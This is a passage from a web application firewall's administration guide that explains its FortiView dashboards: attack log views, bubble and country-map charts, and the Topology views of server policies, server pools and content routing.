

You can set multiple filters to more precisely drill down into the environment.

6. Double-click a specific attack to view its **Log Details**. The **Log Details** provide all of the available information about a specific attack:



View Types

Three view types are available below and you can switch among them:

- Table View
- Bubble Chart

- Country Map



Use the **Sort By** drop-down menu in the top-right corner of the Bubble Chart or Country Map window to view data by:

- Threats
- Threat Score

For the Bubble Chart window, the size of the bubble represents the relative amount of data. Click a bubble to drill down into the element and view more information.

You can also mouse over an element to learn more information about it:



For Country Map window, mouse over an element to learn more information about it:



You can locate a specific country on the map using the **Add Filter** icon. The selected country will be highlighted, and every other country will be greyed out:



Topology

FortiView's Topology menu provides visual representations for your single server or server pool configuration and content routing settings for each policy. There are two **View Types** for each: Block View and Tree View.

Single Server/Server Pool

Go to **FortiView > Topology > Single Server/Server Pool**.

From this window, you can see each server policy and its server or server pool configuration. The default **View Type** is Block View:



In the top-right corner of each block, the vserver IP is displayed; you can also view the IP of each server associated with a given server policy next to that server in each policy block.

The arrow in the bottom-right corner of each block and next to a server IP in each block indicates:

Green	The server is running.
Orange	The server is not running.

Alternatively, you can view each server policy and its server or server pool configuration in Tree View. In the top-left corner of the window, click the **View Type** drop-down menu and select Tree View:



Each server policy branches to its server or server pool, and, if in a server pool configuration, then leads to each server in the pool. You can click the ⊖ (minimize) icon next to a server or server pool to hide the server(s) for that server or server pool; click the ⊕ (maximize) icon to display the server(s) for that server or server pool again.

To display information about a server policy, mouse over it:



To display information about a server or server pool, mouse-over it:



To display information about a specific server, mouse-over it:



Content Routing

Go to **FortiView > Topology > Content Routing**.

From this window, you can see each content routing policy and its corresponding server policy. The default **View Type** is Block View:



To view information about a content routing policy, click the corresponding server policy block. You will be able to see each content routing policy for that block:



The arrow next to a server IP in each block indicates:

Green	The server is running.
Orange	The server is not running.

Alternatively, you can view each server policy and content routing policies in Tree View. In the top-left corner of the window, click the **View Type** drop-down menu and select Tree View:

